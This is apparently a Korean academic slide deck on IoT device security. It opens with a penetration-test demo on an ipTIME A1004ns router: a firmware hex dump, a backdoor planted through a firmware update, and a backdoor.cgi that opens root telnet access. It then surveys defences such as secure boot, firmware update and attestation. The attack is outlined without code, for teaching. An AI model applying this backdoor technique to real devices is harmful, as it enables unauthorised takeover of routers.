10 00000090: e3cb c203 2f24 d48b 00eb 4aee b739 4993 ..../$....J..9I.
11 000000a0: fa7a 6e16 61e9 32fb 6696 d1b1 fe48 6110 .zn.a.2.f....Ha.
12 000000b0: 729b d67b 853a c13c d15e 7423 c547 4410 r..{.:.<.^#.GD.
13 000000c0: 640c 0096 08ea f8a2 b23f bdbb 92b2 029b d.....?.....
14 000000d0: 3470 e53e 55f4 842a 5cbe b366 458e 86ec 4p.>U..*\..fE...
15 000000e0: 6eb6 b1d3 7ca9 10dc bd46 5cb5 2143 c623 n...|....F\!C.#
16 000000f0: 4eb9 297f d632 8a31 9d90 3063 88dc 19ee N.)..2.1..0c....
17 00000100: 25d0 9eda a8b6 d21a 8650 70c6 71fa 5e2c %.....Pp.q.^,
18 00000110: 0d20 63b8 31ad 4b0a 91f1 2845 80ec a994 . c.1.K...(E...
19 00000120: 065b 37e7 db5a 5312 acd5 235a 417c 8109 .[7..ZS...#ZA]..
20 00000130: 8ea0 9f70 e06e cea5 ccf7 a41d e538 3517 ...p.n.....85.
21 00000140: a1d2 0697 8470 ab6e a0ef f49c f808 dfe3 .....p.n.....
NORMAL uImage.bin[+] 0% 1: 1
54246 줄을 걸렀습니다
```

```
~/iptime_project/a1004_68/image_parts/make/ulmage.bin
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
uImage.bin+ buffers
1 00000000: 2705 1956 76ba 5c55 5b7c 1ae4 00d2 7c5c '...Vv.\U[|...|\
2 00000010: 8000 0000 8000 c150 eac0 4dbd 0505 0203 .....P..M....
3 00000020: 6131 3030 346e 7300 0000 0000 0000 0000 a1004ns.....
4 00000030: 0000 0000 0000 0000 0000 0000 0021 4c9c .....!L.
5 00000040: 5d00 0000 02dc 4465 0000 0000 0000 006f ]....De.....o
6 00000050: fdff ffa3 b7ff 473e 4815 7239 6151 b892 .....G>H.r9aQ..
7 00000060: 28e6 a386 07f9 eee4 1e82 d32f c53a 3c01 (...../..<.
8 00000070: 4bb1 7ec9 8a8a 4d2f a30d d97f a6e3 8c23 K.~...M/.....#
9 00000080: 1153 e059 18c5 758a e277 f886 fa16 a68a .S.Y..u..w.....
10 00000090: e3cb c203 2f24 d48b 00eb 4aee b739 4993 ..../$....J..9I.
11 000000a0: fa7a 6e16 61e9 32fb 6696 d1b1 fe48 6110 .zn.a.2.f....Ha.
12 000000b0: 729b d67b 853a c13c d15e 7423 c547 4410 r..{.:.<.^#.GD.
13 000000c0: 640c 0096 08ea f8a2 b23f bdbb 92b2 029b d.....?.....
14 000000d0: 3470 e53e 55f4 842a 5cbe b366 458e 86ec 4p.>U..*\..fE...
15 000000e0: 6eb6 b1d3 7ca9 10dc bd46 5cb5 2143 c623 n...|....F\!C.#
16 000000f0: 4eb9 297f d632 8a31 9d90 3063 88dc 19ee N.)..2.1..0c....
17 00000100: 25d0 9eda a8b6 d21a 8650 70c6 71fa 5e2c %.....Pp.q.^,
18 00000110: 0d20 63b8 31ad 4b0a 91f1 2845 80ec a994 . c.1.K...(E...
19 00000120: 065b 37e7 db5a 5312 acd5 235a 417c 8109 .[7..ZS...#ZA]..
20 00000130: 8ea0 9f70 e06e cea5 ccf7 a41d e538 3517 ...p.n.....85.
21 00000140: a1d2 0697 8470 ab6e a0ef f49c f808 dfe3 .....p.n.....
NORMAL uImage.bin[+] 0% 1: 1
54246 줄을 걸렀습니다
```


상용 IoT 디바이스 모의 해킹

■ ipTIME A1004ns


○ 펌웨어 업데이트 파일을 통한 업데이트



상용 IoT 디바이스 모의 해킹

■ ipTIME A1004ns

- 백도어를 통한 telnet 원격 접속
- backdoor.cgi 실행



telnet daemon start

A screenshot of a PuTTY terminal window titled "192.168.0.1 - PuTTY". The terminal shows the following text:

```
(none) login: root
warning: cannot change to home directory

BusyBox v1.8.2 (2018-07-25 10:46:23 KST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```

The prompt is a green hash symbol followed by a green cursor.

IoT 디바이스 보안 플랫폼의 필요성



IoT Service Application


Insecure HW & SW Platform

IoT Service Application

Secure HW & SW Platform


IoT 디바이스 보안 플랫폼 (MESL@KHU)

Secure Platforms for IoT Devices



Secure Pi
(Secure Raspberry Pi)

TPM




SArduino
(Secure Arduino)

SE



iS4IoT
(integrated Security for IoT device)

iSE



KHU-TEE
(ARM PSA TrustZone-m)

TEE

IoT 디바이스 보안 요소기술

SECURE
플랫폼




Insecure COTS IoT
디바이스 플랫폼

-  **Secure Key Storage & Management**
-  **Secure Boot**
-  **Secure Firmware Update**
-  **Remote Attestation**
-  **Secure Communication**
-  **Mandatory Access Control (MAC)**
-  **File(system) Integrity**
-  **File(system) Encryption**


IoT 디바이스 보안 요소기술

Secure Key Storage & Management




IoT 디바이스 보안 요소기술

Secure Boot



Samsung Knox

Secure Boot




Hardware Roots of Trust

- Device-Unique Hardware Key (DUHK)
 - device-unique symmetric key
 - HW모듈만 접근 가능
- Samsung Secure Boot Key (SSBK)
 - 삼성 public key
 - Secure Boot에서 사용
- Device Root Key (DRK)
 - device-unique asymmetric key
 - TIMA Trusted Boot에서 사용

Apple iOS Security

■ Secure Boot



■ System Software Authorization


- TIMA Attestation과 유사

■ Hardware Roots of Trust

- Apple Root CA public key
 - Secure Boot에서 사용

IoT 디바이스 보안 요소기술

Secure Firmware Update




IoT 디바이스 보안 요소기술

Remote Attestation


디바이스의 각종 정보/상태들의 무결성을 인증

- 실행 중인 S/W 정보
- 디바이스 상태 정보
- 기타 인증과 관련된 정보



